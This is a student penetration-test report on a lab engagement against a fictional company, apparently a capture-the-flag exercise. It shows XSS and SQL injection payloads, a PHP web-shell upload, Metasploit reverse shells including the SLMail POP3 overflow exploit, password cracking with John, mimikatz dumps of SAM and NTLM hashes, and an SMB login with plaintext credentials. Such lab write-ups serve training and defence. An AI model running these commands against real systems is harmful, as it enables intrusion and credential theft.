Cybersecurity

Penetration Test Report

Rekall Corporation
Penetration Test Report

Confidentiality Statement

This document contains confidential and privileged information from Rekall Inc. (henceforth known as Rekall). The information contained in this document is confidential and may constitute inside or non-public information under international, federal, or state laws. Unauthorized forwarding, printing, copying, distribution, or use of such information is strictly prohibited and may be unlawful. If you are not the intended recipient, be aware that any disclosure, copying, or distribution of this document or its parts is prohibited.

Table of Contents

Contact Information

Company Name	RealGood
Contact Name	Omar Rayo
Contact Title	Junior Penetration Tester

Document History

Version	Date	Author(s)	Comments
001	4/20/2022	Akihil Kassim, Dan Kovtun, Renee Belsky, Omar Rayo	

Introduction

In accordance with Rekall policies, our organization conducts external and internal penetration tests of its networks and systems throughout the year. The purpose of this engagement was to assess the networks' and systems' security and identify potential security flaws by utilizing industry-accepted testing methodology and best practices.

For the testing, we focused on the following:

- Attempting to determine what system-level vulnerabilities could be discovered and exploited with no prior knowledge of the environment or notification to administrators.
- Attempting to exploit vulnerabilities found and access confidential information that may be stored on systems.
- Documenting and reporting on all findings.

All tests took into consideration the actual business processes implemented by the systems and their potential threats; therefore, the results of this assessment reflect a realistic picture of the actual exposure levels to online hackers. This document contains the results of that assessment.

Assessment Objective

The primary goal of this assessment was to provide an analysis of security flaws present in Rekall's web applications, networks, and systems. This assessment was conducted to identify exploitable vulnerabilities and provide actionable recommendations on how to remediate the vulnerabilities to provide a greater level of security for the environment.

We used our proven vulnerability testing methodology to assess all relevant web applications, networks, and systems in scope.

Rekall has outlined the following objectives:

Table 1: Defined Objectives

Objective
Find and exfiltrate any sensitive information within the domain.
Escalate privileges.
Compromise several machines.

Penetration Testing Methodology

Reconnaissance

We begin assessments by checking for any passive (open source) data that may assist the assessors with their tasks. If internal, the assessment team will perform active recon using tools such as Nmap and Bloodhound.

Identification of Vulnerabilities and Services

We use custom, private, and public tools such as Metasploit, hashcat, and Nmap to gain perspective of the network security from a hacker's point of view. These methods provide Rekall with an understanding of the risks that threaten its information, and also the strengths and weaknesses of the current controls protecting those systems. The results were achieved by mapping the network architecture, identifying hosts and services, enumerating network and system-level vulnerabilities, attempting to discover unexpected hosts within the environment, and eliminating false positives that might have arisen from scanning.

Vulnerability Exploitation

Our normal process is to both manually test each identified vulnerability and use automated tools to exploit these issues. Exploitation of a vulnerability is defined as any action we perform that gives us unauthorized access to the system or the sensitive data.

Reporting

Once exploitation is completed and the assessors have completed their objectives, or have done everything possible within the allotted time, the assessment team writes the report, which is the final deliverable to the customer.

Scope

Prior to any assessment activities, Rekall and the assessment team will identify targeted systems with a defined range or list of network IP addresses. The assessment team will work directly with the Rekall POC to determine which network ranges are in-scope for the scheduled assessment.

It is Rekall's responsibility to ensure that IP addresses identified as in-scope are actually controlled by Rekall and are hosted in Rekall-owned facilities (i.e., are not hosted by an external organization). In-scope and excluded IP addresses and ranges are listed below.


Executive Summary of Findings

Grading Methodology

Each finding was classified according to its severity, reflecting the risk each such vulnerability may pose to the business processes implemented by the application, based on the following criteria:

Critical: Immediate threat to key business processes.
High: Indirect threat to key business processes/threat to secondary business processes.
Medium: Indirect or partial threat to business processes.
Low: No direct threat exists; vulnerability may be leveraged with other vulnerabilities.
Informational: No threat; however, it is data that may be used in a future attack.

As the following grid shows, each threat is assessed in terms of both its potential impact on the business and the likelihood of exploitation:



Summary of Strengths

While the assessment team was successful in finding several vulnerabilities, the team also recognized several strengths within Rekall's environment. These positives highlight the effective countermeasures and defenses that successfully prevented, detected, or denied an attack technique or tactic from occurring.

- The clients had many different layers of defense by using different Operating Systems for the for the front and backend.
-


Summary of Weaknesses

We successfully found several critical vulnerabilities that should be immediately addressed in order to prevent an adversary from compromising the network. These findings are not specific to a software version but are more general and systemic vulnerabilities.


- REKALL Corp webpage had vulnerablites such as Cross-site scripting
- REKALL had weak password protections with MFA
- REKALL was compromised by an SQL injection, Code Injection, Path Traversal, and PHP Objection Injection
- The Website, Linux, and Windows machines were vulnerable to directory traversal.
- The site does not have any mitigation to Brute force attacks
- We were able to create a Meterpreter Shell with a reverse shell on the on both the linux and Windows machine
- The Apache Server has a known remote code execution vulnerability in the Jakarta Multipart which can be resolved by updating the server
- We also gain the ability to dump passwords and crack passwords with John quickly
- The ability to add users to the sudoer file

Executive Summary


To begin, I would like to thank my team and all people helped with finding flags and making the project enjoyable with a very cooperative environment.




We were able inject code with no validation or filter to block specific characters. The <script>alert(hello);</script>



Then were created a php script and uploaded it where images were suppose to be uploaded. The website should have rejected the injection if the extensions does not have .jpg or etc. Through a DNS check with the Server, Firewall Barracuda, Cloud AWS, and SIEM splunk.



Then we used an abc or 1 = 1SQL injection attack
\




Using the Admin Credential we gained access to the network tools for the admin and with the DNS checker we are able to use an LS command to dump the passwords in


the etc/psswd file


On day 2 we began to attack the Linux nodes. We performed some reconnaissance by looking up the SSL certificate and a Domain whois record

```
Registrar Registration Expiration Date: 2024-02-02T23:59:59Z
Registrar: GoDaddy.com, LLC
Registrar IANA ID: 146
Registrar Abuse Contact Email: abuse@godaddy.com
Registrar Abuse Contact Phone: +1.4806242505
Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibite
Domain Status: clientUpdateProhibited https://icann.org/epp#clientUpdateProhibited
Domain Status: clientRenewProhibited https://icann.org/epp#clientRenewProhibited
Domain Status: clientDeleteProhibited https://icann.org/epp#clientDeleteProhibited
Registry Registrant ID: CR534509109
Registrant Name: sshUser alice
Registrant Organization:
Registrant Street: h8s692hskasd Flag1
Registrant City: Atlanta
Registrant State/Province: Georgia
Registrant Postal Code: 30309
Registrant Country: US
Registrant Phone: +1.7702229999
Registrant Phone Ext:
```




Using Nexus and NMPA we were able to see that the host 192.168.13.13 was up with port 80/tcp being open. Also host 192.168.13.10 is up with port 8009 and 8080 were open on that host






Then using metasploit we were able to exploit the open http port with a reverse tcp shell payload.




Through another Metasploit exploit the team was able to create a meterpreter shell on the rhost 192.168.13.11



```
Architecture : x64
BuildTuple   : i486-linux-musl
Meterpreter  : x86/linux
meterpreter > execute cat /etc/passwd
[-] You must specify an executable file with -f
meterpreter > shell
Process 76 created.
Channel 2 created.
users
whoami
www-data
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
libuuid:x:100:101::/var/lib/libuuid:
syslog:x:101:104::/home/syslog:/bin/false
flag9-wudks8f7sd:x:1000:1000::/home/flag9-wudks8f7sd:
alice:x:1001:1001::/home/alice:
```

the team was able to dump the password on an individual level I was not able to complete the process but the team walked me through the steps to achieve

On day three we were able to locate files on github that were relevant to cracking into the windows server.





```
┌──(root💀kali)-[~]
└─# cat > trkhash.txt
trivera:$apr1$A0vSKwao$GV3sgGAj53j.c3GkS4oUC0

┌──(root💀kali)-[~]
└─# john trkhash.txt
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ (and variants) [MD5 512/512 AVX512BW 16×3])
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Tanya4life       (trivera)
1g 0:00:00:00 DONE 2/3 (2023-04-17 18:48) 8.333g/s 10450p/s 10450c/s 10450C/s 123456..jake
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

┌──(root💀kali)-[~]
└─#
```

Using John we were able to find the password for Tanya4life with a username of Trivera

```
Nmap scan report for Windows10 (172.22.117.20)
Host is up (0.00063s latency).
Not shown: 990 closed tcp ports (reset)
PORT    STATE SERVICE       VERSION
21/tcp  open  ftp           FileZilla ftpd 0.9.41 beta
25/tcp  open  smtp          SLmail smtpd 5.5.0.4433
79/tcp  open  finger        SLMail fingerd
80/tcp  open  http          Apache httpd 2.4.52 (OpenSSL/1.1.1m PHP/8.1.2)
|_http-server-header: Apache/2.4.52 (Win64) OpenSSL/1.1.1m PHP/8.1.2
106/tcp open  pop3pw        SLMail pop3pw
110/tcp open  pop3          BVRP Software SLMAIL pop3d
135/tcp open  msrpc         Microsoft Windows RPC
139/tcp open  netbios-ssn   Microsoft Windows netbios-ssn
```



While using nmap and nexus we found a couple of open ports and through research we were able to find known vulnerabilities to some of the open ports on the net 172.22.117.20 and the 172.22.117.10 machine.

Summary Vulnerability Overview

```
Metasploit tip: Save the current environment with the
save command, future console restarts will use this
environment again

msf6 > search slmail

Matching Modules
================

   #  Name                                    Disclosure Date  Rank   Check  Description
   -  ----                                    ---------------  ----   -----  -----------
   0  exploit/windows/pop3/seattlelab_pass    2003-05-07       great  No     Seattle Lab Mail 5.5 POP3 Buffer Overflow


Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/pop3/seattlelab_pass

msf6 >
```

```
msf6 exploit(windows/pop3/seattlelab_pass) > set RHOSTS 172.22.117.20
RHOSTS => 172.22.117.20
msf6 exploit(windows/pop3/seattlelab_pass) > setg LHOST 172.22.117.100
LHOST => 172.22.117.100
msf6 exploit(windows/pop3/seattlelab_pass) > run
```

```
msf6 exploit(windows/pop3/seattlelab_pass) > set LHOST 172.22.117.100
LHOST => 172.22.117.100
msf6 exploit(windows/pop3/seattlelab_pass) > run

[*] Started reverse TCP handler on 172.22.117.100:4444
[*] 172.22.117.20:110 - Trying Windows NT/2000/XP/2003 (SLMail 5.5) using jmp esp at 5f4a358f
[*] Sending stage (175174 bytes) to 172.22.117.20
[*] Meterpreter session 1 opened (172.22.117.100:4444 -> 172.22.117.20:56600 ) at 2023-04-17 19:29:34 -0400

meterpreter >
```

Using metasploit and the exploit slmail with the description Seattle Lab mail 5.5 POP3 Buffer Overflow and setting the RHOST to 172.22.117.20 (that is the target node) and the LHOST 172.22.117.100 so we can be on the network. Then run the exploit with the default payload to open a meterpreter shell.

```
meterpreter > ls
Listing: C:\Program Files (x86)\SLmail\System
=============================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100666/rw-rw-rw-  32    fil   2022-03-21 11:59:51 -0400  flag4.txt
100666/rw-rw-rw-  3358  fil   2002-11-19 13:40:14 -0500  listrcrd.txt
100666/rw-rw-rw-  1840  fil   2022-03-17 11:22:48 -0400  maillog.000
100666/rw-rw-rw-  3793  fil   2022-03-21 11:56:50 -0400  maillog.001
100666/rw-rw-rw-  4371  fil   2022-04-05 12:49:54 -0400  maillog.002
100666/rw-rw-rw-  1940  fil   2022-04-07 10:06:59 -0400  maillog.003
100666/rw-rw-rw-  1991  fil   2022-04-12 20:36:05 -0400  maillog.004
100666/rw-rw-rw-  2210  fil   2022-04-16 20:47:12 -0400  maillog.005
100666/rw-rw-rw-  2831  fil   2022-06-22 23:30:54 -0400  maillog.006
100666/rw-rw-rw-  1991  fil   2022-07-13 12:08:13 -0400  maillog.007
100666/rw-rw-rw-  2366  fil   2023-04-11 18:33:59 -0400  maillog.008
100666/rw-rw-rw-  2366  fil   2023-04-17 18:42:27 -0400  maillog.009
100666/rw-rw-rw-  9830  fil   2023-04-17 19:29:33 -0400  maillog.txt

meterpreter > cat flag4.txt
822e3434a10440ad9cc086197819b49dmeterpreter >
```

Gained access to the mail logs

```
exit
meterpreter > kiwi
[-] Unknown command: kiwi
meterpreter > load kiwi
Loading extension kiwi...
  .#####.   mimikatz 2.2.0 20191125 (x86/windows)
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX            ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com  ***/

[!] Loaded x86 Kiwi on an x64 architecture.

Success.
meterpreter > lsa_dump_sam
[+] Running as SYSTEM
[*] Dumping SAM
Domain : WIN10
SysKey : 5746a193a13db189e63aa2583949573f
Local SID : S-1-5-21-2013923347-1975745772-2428795772

SAMKey : 5f266b4ef9e57871830440a75bebebca

RID  : 000001f4 (500)
User : Administrator

RID  : 000001f5 (501)
User : Guest

RID  : 000001f7 (503)
```

We later loaded the kiwi and used both lsa_dump_sam (Dump LSA Sam (unparsed)) (LSA) validates a user's logon attempt by verifying their credentials against the data stored in the SAM. A user's logon attempt is successful only when the entered password matches the password stored in the local SAM. Then later using the LSA dump secrets to gain access


```
* Packages *
    NTLM-Strong-NTOWF

* Primary:Kerberos *
    Default Salt : DESKTOP-2I13CU6sysadmin
    Credentials
      des_cbc_md5       : 94f4e331081f3443
    OldCredentials
      des_cbc_md5       : 94f4e331081f3443


RID  : 000003ea (1002)
User : flag6
  Hash NTLM: 50135ed3bf5e77097409e4a9aa11aa39
    lm  - 0: 61cc909397b7971a1ceb2b26b427882f
    ntlm- 0: 50135ed3bf5e77097409e4a9aa11aa39

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : 4562c122b043911e0fe200dc3dc942f1

* Primary:Kerberos-Newer-Keys *
    Default Salt : WIN10.REKALL.LOCALflag6
    Default Iterations : 4096
    Credentials
```



Using auxiliary(scanner/smb/smb_login) set RHOST 172.22.117.10 and set SMBDOMAIN rekall, set SMBPASS Changeme!, SMBUSER AdmBob and when run it creates a session in the background

